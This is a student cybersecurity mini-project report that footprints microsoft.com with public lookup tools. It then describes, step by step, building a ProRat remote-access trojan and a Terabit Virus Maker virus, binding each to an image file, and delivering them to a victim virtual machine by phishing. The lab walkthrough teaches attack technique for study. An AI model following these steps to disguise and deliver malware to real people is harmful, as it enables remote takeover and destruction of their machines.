

# **CYBERSECURITY**

## Mini Project

BY


Ranjith Kumar M

Information Technology

Sri Sairam Institute of Technology

**1.Perform Foot printing on Microsoft Website and gather information about website by using online Websites (Whois / netcraft / Shodan / dnsdumpster., etc.) as much as possible and write report on gathered info along with screenshots**

**Website:** <https://www.microsoft.com/en-in>



**SOCIAL MEDIA Links:**

**Facebook:** <https://www.facebook.com/MicrosoftIndia>

**Twitter:** <https://twitter.com/microsoftindia>

**YouTube:** <https://www.youtube.com/c/microsoftindia/about>

**LinkedIn:** <https://www.linkedin.com/company/microsoft/>

**Sitemap website:** <https://www.microsoft.com/en-us/sitemap.aspx>

**Support:** <https://support.microsoft.com/>

**Community:** <https://answers.microsoft.com/en-us>

**Tool Link:** <https://whois.domaintools.com/>

**Registrant Org:** Microsoft Corporation

**Registrant Country:** us

**Registrar:** Mark Monitor, Inc. Mark Monitor Inc.

IANA ID: 292

**Dates:** 10,950 days old

Created on 1991-05-01

Expires on 2022-05-02

Updated on 2021-04-07

**Name Servers:** NS1-205.AZURE-DNS.COM (has 343,656)

NS2-205.AZURE-DNS.NET (has 652 domains)

NS3-205.AZURE-DNS.ORG (has 507 domains)

NS4-205.AZURE-DNS.INFO (has 570 domains)

**Tech Contact:** MSN Host master

Microsoft Corporation

One Microsoft Way,

Redmond, WA, 98052, us

msnhst@microsoft.com

(P) 14258828080 (f) 14259367329

**IP Address:** 23.54.49.182 - 16 other sites hosted on this server

**IP Location:** United States of America - Washington - Seattle - Akamai Technologies Inc.

**IP History:** 244 changes on 244 unique IP addresses over 17 years

**Registrar History:** 4 registrars with 1 drop

**Hosting History :** 3 changes on 4 unique name servers over 1 year

DOMAINTOOLS

PROFILE

CONNECT

MONITOR

SUPPORT

Whois Lookup

Whois Record for Microsoft.com

Domain Profile

Registrant

Domain Administrator

Registrant Org

Microsoft Corporation

Registrant Country

us

Registrar

MarkMonitor, Inc. MarkMonitor Inc.  
IANA ID: 292  
URL: http://www.markmonitor.com  
Whois Server: whois.markmonitor.com  
abusecomplaints@markmonitor.com  
(p) 12083895770

Registrar Status

clientDeleteProhibited, clientTransferProhibited, clientUpdateProhibited,  
serverDeleteProhibited, serverTransferProhibited, serverUpdateProhibited

Dates

10,950 days old  
Created on 1991-05-01  
Expires on 2022-05-02  
Updated on 2021-04-07

Name Servers

NS1-205.AZURE-DNS.COM (has 343,656 domains)  
NS2-205.AZURE-DNS.NET (has 652 domains)  
NS3-205.AZURE-DNS.ORG (has 507 domains)  
NS4-205.AZURE-DNS.INFO (has 570 domains)

Tech Contact

MSN Hostmaster  
Microsoft Corporation  
One Microsoft Way,,  
Redmond, WA, 98052, us  
msnhst@microsoft.com  
(p) 14258828080 (f) 14259367329

IP Address

23.54.49.182 - 16 other sites hosted on this server

IP Location

Washington - Seattle - Akamai Technologies Inc.

ASN

AS16625 AKAMAI-AS, US (registered May 30, 2000)

Domain Status

Registered And Active Website

IP History

244 changes on 244 unique IP addresses over 17 years

Hosting History


Registrar History

4 registrars with 1 drop

Hosting History

3 changes on 4 unique name servers over 1 year

whois.domaintools.com



[Services](#)
[Solutions](#)
[News](#)
[Company](#)
[Resources](#)
[Report Fraud](#)
[Request Trial](#)

Background

Site title	Microsoft - Official Home Page	Date first seen	May 2004
Site rank	71	Netcraft Risk Rating	0/10
Description	At Microsoft our mission and values are to help people and businesses throughout the world realize their full potential.		Primary language
			English

Network

SSL/TLS

SSL Certificate Chain

Hosting History

Sender Policy Framework

DMARC

Web Trackers

**Tool Link:** <https://www.netcraft.com/>  
**Site rank:** 71  
**Netblock Owner:** Akamai Technologies, Inc.  
**Hosting company:** Akamai Technologies  
**IPv4 address:** 104.120.141.176  
**IPv6 address:** 2a02:26f0:71:49a:0:0:0:356e  
**Reverse DNS:** a104-120-141-176.deploy.static.akamaitechnologies.com  
**DNS admin:** azuredns-hostmaster@microsoft.com

## SSL/TLS

**Subject Alternative Name:** [wwwqa.microsoft.com](http://wwwqa.microsoft.com)  
[www.microsoft.com](http://www.microsoft.com)  
 staticview.microsoft.com,  
 i.s-microsoft.com,  
 microsoft.com,  
 c.s-microsoft.com,  
 privacy.microsoft.com  
**SSL/TLS Validity period:** From Aug 28 2020 to Aug 28 2021 (12 months)

**Public key algorithm:** rsaEncryption

**Protocol version:** TLSv1.3

**Signature algorithm:** sha256WithRSAEncryption

**Serial number:** 0x6b000003f4e3a67a2348550c330000000003f4

## Certificate Transparency

### Signed Certificate Timestamps (SCTs)

Source	Log	Timestamp
Certificate	Google Argon 2021 9lyUL9F3MCIUVBgIMJRWjuNNExkzv98MLyALzE7xZOM=	2020-08-28 22:27:05
Certificate	Cloudflare Nimbus 2021 RJRIrDuzq/EQAfYqP4owNrmgr7YyzG1P9MzlrW2gag	2020-08-28 22:27:05

## SSL Certificate Chain

**Common name:** Baltimore CyberTrust Root

**Organisational unit:** CyberTrust

**Organisation:** Baltimore

**Validity period:** From 2000-05-12 to 2025-05-12

**Common name:** Microsoft RSA TLS CA 01

**Organisational unit:** Not Present

**Organisation:** Microsoft Corporation

**Validity period:** From 2020-07-21 to 2024-10-08

## Site Technology

<b>Server-Side:</b>	SSL, USING ASP.NET
<b>Client-Side:</b>	Web Worker, Asynchronous JavaScript, Local Storage, Session Storage, JavaScript
<b>Client-Side Scripting Frameworks:</b>	jQuery, Ajax
<b>Content Delivery Network:</b>	Akamai
<b>E-Commerce:</b>	General Domain Holding
<b>Character Encoding:</b>	UTF8
<b>HTTP Compression:</b>	Gzip Content Encoding
<b>Web Browser Targeting:</b>	Strict Transport Security, Document Compatibility Mode, X-Content-Type-Options, X-Frame-Options Same Origin-XSS-Protection Block
<b>Privacy Management:</b>	P3P
<b>Doctype:</b>	HTML5
<b>HTML 5</b> :	Viewport meta tag
<b>CSS Usage:</b>	sExternal, CSS Media Query


shodan.io/search?query=https%3A%2F%2Fwww.microsoft.com%2Fen-in

Shodan Developers Monitor View All...

Exploits Maps

**TOTAL RESULTS**  
25

**TOP COUNTRIES**



Country	Count
United States	6
Hong Kong	3
Norway	2
Romania	2
Singapore	2


**TOP SERVICES**

Service	Count
HTTPS	8
8081	5
5984	3
3001	2
NAS Web Interfaces	2

**TOP ORGANIZATIONS**


Organization	Count
DXTL HK	3
DigitalOcean, LLC	3
Comcast Cable Communications, LLC	2
Telenor Norge AS	2
15 Pioneer Walk, Pioneer Hub, # 03-0...	1

**New Service:** Keep track of what you have connected to the Internet. Check out **Shodan Monitor**

**112.126.102.255**   
 Aliyun Computing Co., LTD  
 Added on 2021-04-22 03:02:24 GMT  
 China, Beijing


HTTP/1.1 200 OK  
 X-Powered-By: Express  
 Accept-Ranges: bytes  
 Cache-Control: public, max-age=0  
 Last-Modified: Thu, 04 Feb 2021 07:49:45 GMT  
 ETag: W/"1df0-1776c04bb7a"  
 Content-Type: text/html; charset=UTF-8  
 Content-Length: 7664  
 Date: Thu, 22 Apr 2021 03:02:24 GMT  
 Connection: keep-alive

<!-- ...

**86.96.196.218**   
 Emirates Telecommunications Corporation  
 Added on 2021-04-20 07:23:21 GMT  
 United Arab Emirates, Dubai

HTTP/1.1 200 OK  
 Content-Type: text/html  
 Last-Modified: Tue, 23 Feb 2021 14:57:54 GMT  
 Accept-Ranges: bytes  
 ETag: "1d709f44382582a"  
 Server: Microsoft-IIS/10.0  
 X-Content-Type-Options: nosniff  
 Referrer-Policy: no-referrer  
 Date: Tue, 20 Apr 2021 07:21:20 GMT  
 Content-Length: 7466

<!doctype ...

**45.79.3.82** 

<https://www.shodan.io/>

DNS Servers 14 Records 177 Records Sort (A) Records Domain Map

**Hosting (IP block owners)**



**GeoIP of Host Locations**



**DNS Servers**

| DNS Server              | IP Address     | Organization                                 |
|-------------------------|----------------|----------------------------------------------|
| ns1-205.azure-dns.com.  | 40.90.4.205    | MICROSOFT-CORP-MSN-AS-BLOCK<br>United States |
| ns2-205.azure-dns.net.  | 64.4.48.205    | MICROSOFT-CORP-MSN-AS-BLOCK<br>United States |
| ns3-205.azure-dns.org.  | 13.107.24.205  | MICROSOFT-CORP-MSN-AS-BLOCK<br>United States |
| ns4-205.azure-dns.info. | 13.107.160.205 | MICROSOFT-CORP-MSN-AS-BLOCK<br>United States |

<https://dnsdumpster.com/>

2. Test the System Security by using PRORAT / Darkcommet (Anyone Tool) Trojan by hacking virtual machine and try to take screenshots & Keystrokes along with change data in Desktop. Write a report on vulnerability issue along with screenshots how you performed and suggest the security patch to avoid these type of attacks


Hacker Machine: Windows 7 / Windows 10

Victim machine: Windows XP / Windows 7

Open the PRORAT tool in windows 7 and click the “create” button




In the following dialog box, click the “Create Server” button






Click the **“Bind with file”** and attach the image file. After attaching, confirm whether the file name is displayed below.



Then click **“Click Server”** button to create server. And the following message box appears



The file is stored at desired location at the machine. here it is **“Rose”**

| Name             | Date modified      | Type              | Size     |
|------------------|--------------------|-------------------|----------|
| Download         | 3/14/2021 4:41 PM  | File folder       |          |
| Images           | 4/26/2021 10:54 PM | File folder       |          |
| Language         | 3/23/2005 9:52 PM  | File folder       |          |
| English          | 8/25/2004 10:17 PM | Compiled HTML ... | 79 KB    |
| ProRat           | 3/23/2005 7:51 PM  | Application       | 2,899 KB |
| Readme           | 3/23/2005 9:53 PM  | Text Document     | 9 KB     |
| rose             | 4/26/2021 11:03 PM | Application       | 1,206 KB |
| Turkish          | 8/25/2004 10:16 PM | Compiled HTML ... | 92 KB    |
| Version_Renewals | 3/23/2005 9:54 PM  | Text Document     | 35 KB    |

Then send the **“Rose”** file to victim machine either via phishing or any shared drive links (Google drive, WeTransfer, etc.). Once the victim downloads the file.



We can able to connect the victim machine using the Prorat Tool by entering the victim IP address and click on **“Connect”**. Once it is connected, connect button will be changed as Disconnect.


Once it is connected, The Hacker can control victim machine



For Example: click **"Shut Down PC"** button from the Prorat , The below message will appear on the victim machine. And the Hacker can get response , what the victim has clicked



*Victim Machine Displayed the Message*



*Hacker receiving the Response*

3. Use BVM Tool (Download from Internet) to create a virus and inject in to Virtual system and perform destruction program as per your wish and write a document along with screenshots and suggest the preventive measures to avoid this malware affect

Hacker Machine: Windows 7 / Windows 10

Victim machine: Windows XP / Windows 7


Since BVM tool is not available and has lot of bugs to install it, I use alternate – Tera BIT VIRUS MAKER



*Terabit Virus Maker*

Select the desired checkbox for your virus and then click “browse” button to bind the virus in the desired image or any file.

Then check the fake error message to display when the virus file was opened and customize as per your wish




Then customize the File Icon and File Name as per wish and Click “Create Virus” button to generate virus and save it in required location


Then send the Virus attached file to victim machine via social phisiping or any other method




If the victim opens the image, the image opens



Then Fake Error message opens, if the victim clicks ok, virus will attack the victim machine






The wallpaper disappears shows the virus attacks victim machine successfully

## **The Preventive Measures to Avoid This Malware Affect:**

- Install anti-virus software
- Regularly update software
- Only buy apps from trusted sources
- Don't click on suspicious links or download attachments from unknown sources
- Install firewall
- Back up data regularly.

